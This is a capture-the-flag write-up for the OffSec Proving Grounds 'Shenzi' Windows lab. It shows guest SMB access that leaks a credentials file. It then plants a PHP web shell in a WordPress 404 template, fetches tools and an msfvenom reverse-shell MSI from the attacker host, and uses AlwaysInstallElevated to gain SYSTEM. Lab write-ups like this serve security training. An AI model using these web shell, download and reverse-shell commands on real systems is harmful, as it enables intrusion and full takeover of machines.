
OffSec Proving Grounds Shenzi Writeup
Windows target. A guest SMB share leaks WordPress passwords, the 404 theme template becomes a web shell, and AlwaysInstallElevated hands over SYSTEM.
Summary
Shenzi refuses null sessions but accepts the guest account, and the non-default Shenzi share is readable, holding a passwords.txt full of XAMPP and application credentials. The web server is XAMPP for Windows 7.4.6, whose phpMyAdmin is restricted to the local network and resists header based bypasses, but a WordPress site sits in an unlinked /shenzi directory and the leaked admin password logs straight in. Editing the active theme’s 404.php through the built in theme editor plants a one line command runner, and requesting any missing page with a cmd parameter executes an encoded PowerShell reverse shell as the shenzi user. PrivescCheck then reports a single high severity finding, AlwaysInstallElevated, so an msfvenom MSI installed with msiexec runs as NT AUTHORITY SYSTEM.
Notes
1
MS Win 10 Build 19042
SMB Server Enumeration
I first try connecting with null authentication:
1
nxc smb 192.168.234.55 -u '' -p ''
But it fails. Then I try using the “guest” account:
1
nxc smb 192.168.234.55 -u 'guest' -p '' --shares
And as you can see from the screenshot below, it works:

Guest access is enabled on the victim machine. I see there’s two SMB shares available:
IPC$ (default)
Shenzi (non-default)
I access the smb share Shenzi as guest:
1
2
3
4
$ smbclient //192.168.234.55/Shenzi
Password for [WORKGROUP\user]:
Try "help" to get a list of possible commands.
smb: \>
There are a few files in it:
1
2
3
4
5
6
7
8
smb: \> ls
  .                                   D        0  Thu May 28 12:45:09 2020
  ..                                  D        0  Thu May 28 12:45:09 2020
  passwords.txt                       A      894  Thu May 28 12:45:09 2020
  readme_en.txt                       A     7367  Thu May 28 12:45:09 2020
  sess_klk75u2q4rpgfjs3785h6hpipp      A     3879  Thu May 28 12:45:09 2020
  why.tmp                             A      213  Thu May 28 12:45:09 2020
  xampp-control.ini                   A      178  Thu May 28 12:45:09 2020
I run mget * to transfer all files to my machine. THe file “passwords.txt” read as follows:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

   User: root
   Password:
   (means no password!)

2) FileZilla FTP:

   [ You have to create a new user on the FileZilla Interface ]

3) Mercury (not in the USB & lite version):

   Postmaster: Postmaster (postmaster@localhost)
   Administrator: Admin (admin@localhost)

   User: newuser
   Password: wampp

4) WEBDAV:

   User: xampp-dav-unsecure
   Password: ppmax2011
   Attention: WEBDAV is not active since XAMPP Version 1.7.4.
   For activation please comment out the httpd-dav.conf and
   following modules in the httpd.conf

   LoadModule dav_module modules/mod_dav.so
   LoadModule dav_fs_module modules/mod_dav_fs.so

   Please do not forget to refresh the WEBDAV authentification (users and passwords).

5) WordPress:

   User: admin
   Password: FeltHeadwallWight357
Web Server Enumeration
The server directs me to /dashboard right away:

It reads: Welcome to XAMPP for Windows 7.4.6. I see there’s a “phpmyadmin” option at the top. If I can access it, I can probably use it to write a php webshell to the web root folder. I click on it. The server directs me to http://192.168.234.55/phpmyadmin/. However, as you can see from the screenshot below:

I get a 403 error message:
Access forbidden! Access to the requested directory is only available from the local network.
I tried a simple bypass using some headers but the server is smart enough not to trust me:
1
ffuf -u http://192.168.234.55/phpmyadmin/ -H "FUZZ: localhost" -w ~/hacking/tools/ratelimit-bypass-only-headers.txt
This is the wordlist I used:
1
2
3
4
5
6
7
X-Originating-IP
X-Forwarded-For
X-Remote-IP
X-Remote-Addr
X-Client-IP
X-Host
X-Forwared-Host
After a long while enumerating, I got absolutely nowhere. For some stupid reason, I need to guess that “shenzi” is actually a directory in the web server. It runs a wordpress site. How awesome:

Log in to the wordpress site with credentials:
1
2
Username: admin
Password: FeltHeadwallWight357

I head to appearance > theme editor, then select the current theme in use (in my case, Twenty Twenty), then select the 404 Template file. The editor will show contents of the 404.php file. I edited the file header so it looks like this (rest of the file is unchanged):
1
2
3
4
5
6
7
8
9
10
11
12
<?php
/**
 * The template for displaying 404 pages (Not Found)
 *
 * @package WordPress
 * @subpackage Twenty_Thirteen
 * @since Twenty Thirteen 1.0
 */

system($_REQUEST['cmd']);

get_header(); ?>
When I access a page that is not found, I will able to execute arbitrary system commands if I pass the “CMD” argument. You can see the file being edited on the screenshot below:

Hit “Update File” to save its contents. Then visit a non-existing page and you’ll be able to execute system commands! E.g.:
1

http://192.168.234.55/shenzi/randommm?cmd=powershell -e [base64 blob]
I use this powershell base64 encoded payload from revshells.com:
Vertical Privilege Escalation
Run PrivescChcek on the machine:
1
2
3
PS C:\users\shenzi> iwr 192.168.45.205/PrivescCheck.ps1 -outfile PrivescCheck.ps1
PS C:\users\shenzi> Import-Module .\PrivescCheck.ps1
PS C:\users\shenzi> Invoke-PrivescCheck -Extended -Report bsec -Format HTML
Wait a few minutes for the scan to complete, then I copy the report to htdocs so I can access it via the webserver:
1
copy bsec.html C:\xampp\htdocs\
I access the report at: http://192.168.234.55/bsec.html. Sorting for “severity”, I see there’s only one high-severity vulnerability:

More specifically, it talks about the AlwaysInstallElevated policy being enabled in the machine. The description is:
Check whether the ‘AlwaysInstallElevated’ policy is enabled system-wide and for the current user. If so, the current user may install a Windows Installer package with elevated (SYSTEM) privileges.
To exploit this vulnerability, I first generate a malicious installer on my attacking machine:
1
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.205 LPORT=53 -f msi -o malicious.msi
Transfer it to the victim:
1
iwr 192.168.45.205/malicious.msi -outfile malicious.msi
Prepare netcat listener:
1
sudo rlwrap nc -lvnp 53
Install it:
1
msiexec /quiet /qn /i malicious.msi
I immediately receive a connection back as nt authority\system as you can see from the screenshot below:

More specifically, terminal “1” is my current reverse shell in the victim as “shenzi” user. I trasnfer the malicious installer to the machine and instlal it with the “msiexec” command mentioned earlier. The connection is immediately received in terminal 2, as nt authority\system.